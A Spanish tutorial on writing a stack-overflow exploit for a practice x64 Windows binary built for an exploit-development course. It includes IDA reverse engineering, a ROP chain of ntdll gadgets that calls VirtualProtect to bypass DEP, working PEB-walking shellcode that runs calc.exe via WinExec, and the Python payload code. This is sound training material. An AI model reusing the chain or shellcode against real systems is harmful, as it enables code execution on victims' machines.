Explotación de la aplicación SHA1: 8f6609792751ff99c6f653b88908596d204f62ed

Desarrollador de la aplicación: Ricardo Narvaja

Autor del exploit: Fare9

Contenido

Introducción


Con motivo del curso de desarrollo de exploits con IDA Pro, Ricardo ha programado dos aplicaciones vulnerables a stack overflow para la práctica de los conocimientos adquiridos, estas aplicaciones se encuentran compiladas para la arquitectura x64 de Intel, y tienen como protecciones la aleatoriedad de las direcciones (ASLR) y la protección contra la ejecución en zonas de datos (DEP). En este tutorial vamos a analizar y desarrollar un exploit para la aplicación con nombre ConsoleApplication1.exe y para evitar cualquier lío con nombre de programa, se trata de aquella con el hash SHA1: 8f6609792751ff99c6f653b88908596d204f62ed.

Técnica utilizada para la explotación

Debido a la protección de ASLR se ha tenido que utilizar ROP gadgets, los cuales han sido usados para bypassear DEP por medio de una llamada a VirtualProtect, con dirección a la pila, y nueva protección de ejecución-escritura-lectura. Una vez modificada la protección de la pila, se ha utilizado un shellcode para realizar la ejecución de una calculadora por medio de WinExec.


Análisis y explotación del binario

Al arrancar la VM y copiar el binario, lo primero que suelo hacer es utilizar ExeinfoPE para obtener algo de información sobre este (si está empaquetado, o posible compilador usado):




Como vemos, nos dice que el binario no está empaquetado, y que el compilador utilizado es un Microsoft Visual C++, esto nos podrá valer más tarde para encontrar la función Main de la aplicación ya que a veces, IDA Pro no es capaz de reconocerla.

Vamos entonces a abrir el binario con IDA 7, y ver qué nos encontramos.




Lo primero que vemos, es que Ricardo compiló con la información de debug, pero por supuesto, no nos dio el pdb (si no la cosa sería más sencilla). Damos a “No” y que siga analizando.


Una vez arranca, tenemos el siguiente método de start (al que nos envía el Entry Point de la cabecera Optional Header).



Si seguimos el “jmp”, llegamos a una función algo más grande:



Esto corresponde al entry point de los programas compilados con Visual Studio (como bien nos chivó el ExeinfoPE). Tenemos que buscar el siguiente cuadro en la función:



El cuarto “call” de esta función, si nos metemos veremos que se trata del Main de la función, aquí además, tenemos varias strings que se ve fueron escritas por Ricardo:

```
0000000140001060
0000000140001060
0000000140001060 sub_140001060 proc near
0000000140001060
0000000140001060 var_18= byte ptr -18h
0000000140001060 var_C= dword ptr -0Ch
0000000140001060
0000000140001060 sub     rsp, 38h
0000000140001064 xor     r9d, r9d        ; uType
0000000140001067 lea     r8, Caption     ; "BDLV"
000000014000106E lea     rdx, Text       ; "Ejercicio"
0000000140001075 xor     ecx, ecx        ; hWnd
0000000140001077 call    cs:MessageBoxA
000000014000107D lea     rcx, aEnterYourName ; "Enter your name\n"
0000000140001084 call    sub_1400010D0
0000000140001089 lea     rcx, [rsp+38h+var_18]
000000014000108E call    sub_140004558
0000000140001093 cmp     [rsp+38h+var_C], 42424242h
000000014000109B jnz     short loc_1400010B2
```


Pulsamos la tecla “N” en el nombre de la función, y la renombramos a “main”.

```
0000000140001060 ; int __cdecl main(int argc, const char **argv, const char **envp)
0000000140001060 main proc near
0000000140001060
0000000140001060 var_18= byte ptr -18h
0000000140001060 var_C= dword ptr -0Ch
0000000140001060
0000000140001060 sub     rsp, 38h
0000000140001064 xor     r9d, r9d        ; uType
0000000140001067 lea     r8, Caption     ; "BDLV"
000000014000106E lea     rdx, Text       ; "Ejercicio"
0000000140001075 xor     ecx, ecx        ; hWnd
0000000140001077 call    cs:MessageBoxA
000000014000107D lea     rcx, aEnterYourName ; "Enter your name\n"
0000000140001084 call    sub_1400010D0
0000000140001089 lea     rcx, [rsp+38h+var_18]
000000014000108E call    sub_140004558
0000000140001093 cmp     [rsp+38h+var_C], 42424242h
000000014000109B jnz     short loc_1400010B2
```


Como vemos, ahora IDA lo ha puesto más bonito, y ha escrito la función main con sus argumentos, etc, etc. Realmente en este ejercicio, estos argumentos no nos dicen mucho ya que como vemos, la función no usa argumento ninguno. Bien, lo primero que vemos es que la función llama a un MessageBoxA para mostrarnos un pequeño texto. Ya desde aquí, parece que IDA no reconoció ninguna de las funciones siguientes, pero bueno, vamos a intentar usar un poco la lógica.

En x64 los argumentos siguen el estándar “fastcall”, y los 4 primeros argumentos se pasan por los siguientes registros: RCX, RDX, R8 y R9. Lo demás argumentos se pasarán por la pila. Vemos que la primera función recibe una cadena en RCX, por tanto, su primer argumento es una cadena, si usamos el debugger, estableciendo un breakpoint al principio de la función “main”, vamos a ver qué pasa con esa cadena. Como debugger usaremos el “local Windows debugger” de IDA Pro 7.

Lo primero que vemos es el MessageBoxA del principio:



Lo segundo, y mirando la consola de comandos lanzada:




Vemos que lo que hizo esa línea, fue mostrar un mensaje por pantalla, por tanto, vamos a decir que es un “printf” y si no es un “printf” es algo similar, pero podemos establecerlo como tal. Pulsamos la tecla “N” encima de la función y escribimos el nombre “printf”. IDA ahora reconocerá el parámetro. Lo siguiente que tenemos es una función que recibe una de las variables como parámetro en RCX. Vemos que al ejecutarla, el debugger queda pausado, y la línea de comandos esperando una entrada.

```
000000013FAC1089 lea     rcx, [rsp+38h+var_18]
000000013FAC108E call    sub_13FAC4558
```

Como sólo recibe un buffer como argumento, vamos a poner que este es una función “gets”. Ahora ya la función main, podemos decompilarla y ver cómo queda.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Buffer; // [rsp+20h] [rbp-18h]
  int v5; // [rsp+2Ch] [rbp-Ch]

  MessageBoxA(0i64, Text, Caption, 0);
  printf(Format);
  gets(&Buffer);
  if ( v5 == 'BBBB' )
    printf(aYouAreAWinnner, off_13FADF018);
  else
    printf(aYouAreALoooser);
  return 0;
}
```

Bien, vemos que parece una función bastante real, vemos un v5 que va tras el buffer, y es comparado con la string ‘BBBB’. Todos sabemos que la función gets es una función insegura, pues no checkea la longitud de lo introducido, y esto nos va a llevar a que nos peten el ojete. Como esto no me gusta, vamos a suponer, que el buffer (y sólo vamos a suponer), que el buffer mide en lugar de unos 12 bytes, son 24 bytes de la stack y que ese v5 no existe. Vamos a la stack clickando dos veces en el nombre de la variable, y le damos click derecho->array y escribimos un array size = 24.



Damos a “OK” y seguimos a ver qué nos depara el futuro. Este buffer si pulsamos la tecla ‘A’ en lugar de un Array, será un string, podemos hacerlo también. Lo haremos.

```
000000013FAC1060 main proc near
000000013FAC1060
000000013FAC1060 Buffer= byte ptr -18h
000000013FAC1060
```

Como vemos, ahora sólo queda una variable Buffer y no dos como antes. Decompilamos de nuevo.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char Buffer[24]; // [rsp+20h] [rbp-18h]
4
5   MessageBoxA(0i64, Text, Caption, 0);
6   printf(Format);
7   gets(Buffer);
8   if ( *(_DWORD *)&Buffer[12] == 'BBBB' )
9     printf(aYouAreAWinnner, off_13FADF018);
0   else
1     printf(aYouAreALoooser);
2   return 0;
3 }
```

Jejejeje, ahora quedó más joya. Vemos que se revisa que el offset 12 del Buffer sea igual a ‘BBBB’, y si es así, nos muestra un printf con una cadena así:

aYouAreAWinnner db 'you are a winnner man %p je',0Ah,0


El cual tiene un carácter de formato para puntero, esto lo que hará es que el QWORD que tenga como segundo argumento en RDX, será un puntero al cual accederemos y mostraremos su valor.


```
000000013FAC109D mov     rdx, cs:off_13FADF018
000000013FAC10A4 lea     rcx, aYouAreAWinnner ; "you are a winnner man %p je\n"
000000013FAC10AB call    printf
000000013FAC10B0 jmp     short loc_13FAC10BE
```

```
.data:000000013FADF017 db    0
.data:000000013FADF018 off_13FADF018 dq offset sub_13FAC2A88   ; DAT
.data:000000013FADF020 ; CHAR Caption[]
```


```
000000013FAC2A88
000000013FAC2A88 mov     [rsp-8+arg_8], rbx
000000013FAC2A8D mov     [rsp-8+arg_10], rdi
000000013FAC2A92 push    rbp
000000013FAC2A93 mov     rbp, rsp
000000013FAC2A96 sub     rsp, 60h
000000013FAC2A9A mov     rax, cs:__security_cookie
000000013FAC2AA1 xor     rax, rsp
000000013FAC2AA4 mov     [rbp+var_8], rax
000000013FAC2AA8 mov     rdi, rcx
000000013FAC2AAB lea     r8, aComspec    ; "COMSPEC"
```

Este puntero como vemos apunta a una función, la cual IDA tampoco ha reconocido. Si nos fijamos bien, hay una cadena que pone “COMSPEC”, esta cadena junto con otras dos:





Estas cadenas, nos indican que se va a ejecutar algo por cmd, y además esta función sólo admite un argumento, vamos a darle el nombre de la función “system”.



Esto lo que muestra, es que, si sacamos el cartel de “Good boy” la aplicación nos lekeará la dirección de la función system, lekeando además una dirección del binario, lo cual nos podría dar la base de este para sumar a RVAs. Tristemente, tras varios intentos no es posible utilizar este leak a nuestro favor, ya que aunque podemos sobrescribir RIP de la función, no podemos hacerlo con un puntero a la función system u otra del propio binario, ya que al tener ASLR, en principio no conocemos su base. Tampoco podemos sobrescribir sólo 2 bytes, ya que la función “gets” escribirá un 0 al final del buffer donde estemos escribiendo, ya que es la forma que tiene de formar una “cadena” (tal y como se conocen las cadenas de caracteres en C).

Pero bien, como podemos sobrescribir RIP aún así, vamos a intentar realizar la explotación por medio de un shellcode en la stack. La stack en principio es una zona donde no tenemos permisos de ejecución, por tanto, tendremos que modificar esos permisos con el uso de la función “VirtualProtect”, con esta función podremos hacer catacroker y cambiar los permisos a “ejecución-escritura-lectura” y si tenemos un shellcode, ejecutarlo.

La función VirtualProtect es tal que así:

BOOL VirtualProtect (LPVOID lpAddress,

SIZE_T dwSize,

DWORD flNewProtect,

PDWORD lpflOldProtect)


Como vemos, esta función es algo enrevesada, y tiene 4 argumentos, los cuales no podemos pasar por pila, ya que estamos en x64, tendremos entonces que establecer diferentes registros:

- En RCX: la dirección a modificar permisos.
- En RDX: el tamaño a modificar permisos.

- En R8: los nuevos permisos (PAGE_EXECUTE_READWRITE = 0x40).
- En R9: un puntero a una zona con permisos de escritura para guardar los permisos antiguos (yo en mi caso he cogido una zona de la NTDLL cualquiera).

No podemos hardcodear nada, ni inventarnos instrucciones, y como tenemos ASLR tendremos que usar ROP, tenemos suerte, ya que hay dos DLLs que en procesos del mismo tamaño de bits (de 64 bits en este caso) no van a cambiar de dirección, por tanto, podemos usar direcciones de esas dos DLLs para obtener los ROPs, esas DLLs son la ntdll.dll y la kernel32.dll.

En CrackLatinoS enviaron un plugin diferente a “ida-sploiter” que funciona en IDA 7, este es “idarop” tienen todo en su github y un script de instalación el cual me dio algunos problemas, pero bueno, eso dejo al que lo intente instalárselo por su cuenta. Este plugin, nos permitirá buscar ROPs dentro de las DLLs, damos entonces a Search->Idarop->Search rop gadgets:



De la ventana mostrada, damos sólo a que busque los de la ntdll.dll. Sabemos que vamos a necesitar introducir valores en: RCX, RDX, R8 y R9, vamos a buscar ROPs que introduzcan valores a estos registros de alguna manera, siendo además el de RCX, un puntero a la pila (que es lo que queremos modificar).

En x64 he visto que muchos de los gadgets terminan en lugar de en “ret” en un “call reg”, para arreglar estas llamadas y como bien me dijo @DSTN_Gus, asignamos al registro donde se vaya a saltar un puntero a un “pop reg;ret” y con eso arreglamos la pila.

Aquí he preseleccionado varios ROPs que usaremos, daré la lista con direcciones y la gente que lo intente, que lo busque en su Idarop:

- mov r9, rsi;call rax = 0x76EB8913
- mov r8, rax; call rsi = 0x76E8128A
- mov rdx, rbx; call rax = 0x76EBD765
- lea rcx, [rsp + 0x20]; call rax = 0x76E04911
- jmp rax = 0x76E56FD1

Como vemos, todos van un poco dirigidos a la maldad, ya que con todos puedo establecer los valores para el VirtualProtect, además usaremos algunos “pop reg; ret” que quien lo intente puede buscar por sí mismo.

Además, usaremos una dirección de la kernel32.dll, para todo esto, la librería de “ctypes” de Python, nos va a ayudar mucho, ya que nos permite llamar a funciones de Windows fácilmente.

```
from ctypes import *

kernel32 = windll.kernel32

ntdll = kernel32.LoadLibraryA('ntdll.dll')

kernel32_handler = kernel32.LoadLibraryA('kernel32.dll')

VirtualProtect = kernel32.GetProcAddress(kernel32_handler,'VirtualProtect')
```

Con esto, además podemos poner los ROPs de la ntdll de manera genérica, restando la base actual y sumando la de ntdll dada por ctypes. Ejemplo:

```
lea_rcx_rsp_plus_20_call_eax    = struct.pack('<q',0x76E04911 - 0x76DC0000 + ntdll)

jmp_rax                         = struct.pack('<q',0x76E56FD1 - 0x76DC0000 + ntdll)
```

Bien, como vemos estoy usando struct.pack, para poner la cadena en formato Little-endian en qword, lo mismo haremos con VirtualProtect:

```
VirtualProtectAddress           = struct.pack('<q',VirtualProtect)
```

La shellcode que tenía en mente usar estaba sacada de exploit-db, pero esa gente hardcodea el ordinal de Winexec y creen que va a funcionar allá donde se lance, como me rompió las bolas decidí crear la mía la cual busca en el PEB el kernel32, y de ahí busca el Winexec para ejecutar una “calc.exe”. Además establecí un breakpoint al principio para cuando crasheara poder debuggear la shellcode:


```
shell = '\xCC'

shell +=
"\x99\x65\x48\x8B\x42\x60\x48\x8B\x40\x18\x48\x8B\x70\x10\x48\xAD\x48\x8B\x30\x48\x8B\x7E\x30\x48\x31\xDB\x48\x31\xF6"

shell += "\x8B\x5F\x3C\x48\x01\xFB\xB2\x88\x8B\x1C\x13\x48\x01\xFB\x8B\x73\x20\x48\x01\xFE\x99\x48\x31\xC9"

shell +=
"\x8B\x86\x00\x00\x00\x00\x48\x01\xF8\x81\x38\x57\x69\x6E\x45\x75\x02\xEB\x09\x48\x83\xC6\x04\x48\xFF\xC1\xEB\xE4\x48\xD1\xC1\x8B\x73\x24\x48\x01\xFE\x99\x48\x01\xCE\x48\x0F\xB7\x0E\x8B\x73\x1C\x48\x01\xFE\x99\x48\xC1\xC1\x02\x48\x01\xCE\x8B\x06\x48\x01\xF8\x99"

shell += "\xEB\x07\x59\x99\x48\xFF\xC2\xFF\xD0\xE8\xF4\xFF\xFFcalc.exe\x00"
```


Vamos a ir por el camino de “Good boy”, por tanto, tenemos que introducir la cadena ‘BBBB’ en el offset 12 del buffer, y con la imaginación nos montamos nuestra cadena a insertar:

```
shellcode = 'A'*12

shellcode += 'B'*4

shellcode += 'CACACACA'

# Set pointer for lpOldProtection

shellcode +=    pop_rsi_retn
```


```
shellcode +=  dir_data_guarra
shellcode +=  pop_rax_retn
shellcode +=  pop_rbx_retn        # will be executed by call rax
shellcode +=  mov_r9_rsi_call_rax
# Set new protection
shellcode +=  pop_rax_retn
shellcode +=  new_protection
shellcode +=  pop_rsi_retn
shellcode +=  pop_rbx_retn        # will be executed by call rsi
shellcode +=  mov_r8_rax_call_rsi
# Set size to unprotect
shellcode +=  pop_rbx_retn
shellcode +=  size_to_unprotect
shellcode +=  pop_rax_retn
shellcode +=  pop_rbx_retn
shellcode +=  mov_rdx_rbx_call_rax
# Set pointer to region to unprotect
shellcode +=  pop_rax_retn
shellcode +=  pop_rbx_retn
shellcode +=  lea_rcx_rsp_plus_20_call_eax
# Jump to VirtualProtect
shellcode +=  pop_rax_retn
shellcode +=  VirtualProtectAddress
shellcode +=  jmp_rax
# Jump to shellcode
shellcode +=  pop_rax_retn
shellcode +=  pop_rbx_retn
shellcode +=  lea_rcx_rsp_plus_20_call_eax
shellcode +=  jmp_rcx
shellcode +=  '\x90'*0x18
shellcode +=  Shell
```

Como vemos, tenemos que arreglar después de cada call la pila, además después de apuntar con RCX a donde desprotegemos con VirtualProtect, tenemos que establecer una cama de NOPs, ya que RCX no apunta seguido a la shellcode, sino que hay un espacio, el cual en mi caso decidí rellenar con NOPs, pero cualquier cosa vale. Vamos a meter todo esto en un archivo Python, y vamos a ejecutar el programa pasando por una pipe esta cadena a la entrada. Podemos borrar el 0xCC de la shellcode ya que no vamos a depurarla. Al ejecutar debemos ejecutar con Python de 64 bits, ya que es el que nos dará la ntdll correcta.





Como vemos la calculadora se ha ejecutado, el programa ha crasheado porque tras el Winexec no estamos retornando de forma adecuada, pero bueno la PoC funcionó. Vamos ahora a depurar la cadena introducida a ver cómo se han ido montando todos los pasos.



Aquí tenemos la pila tras la inserción de todos los ROPs, como se puede ver, hay mucha ntdll de por medio. Vamos ejecutando, hasta llegar a los puntos que hablamos antes para setear los registros:

```
.dll:0000000077B7890F mov     rcx, [rsi+60h]
.dll:0000000077B78913 mov     r9, rsi
.dll:0000000077B78916 call    rax
```

```
RAX 0000000077A8B830
RBX 000000013FB2FE18
RCX 000000013FB2F148
RDX 000000013FB2F118
RSI 0000000077BA7040
```

Aquí tenemos, como se pasa un valor de RSI a R9, este valor es un puntero a donde podamos escribir la protección anterior, luego un call a RAX, el cual será un “pop reg;ret”.

```
37 mov     rcx, rdi
3A mov     r8, rax
3D call    rsi
3F
```

```
RAX 0000000000000040
RBX 0000000077B78918
RCX 000000013FB2F148
RDX 000000013FB2F118
RSI 0000000077A8B830
```

Aquí tenemos la asignación a R8 desde RAX del valor 0x40, el cual es la constante “PAGE_EXECUTE_READWRITE” de la memoria, además en RSI volvemos a tener un puntero a “pop reg;ret” para arreglar la stack.

```
; ------------------------
mov     rdx, rbx
call    rax
```

General registers


```
RAX 0000000077A8B830
RBX 000000000000008D
RCX 000000013FB2F148
RDX 000000013FB2F118
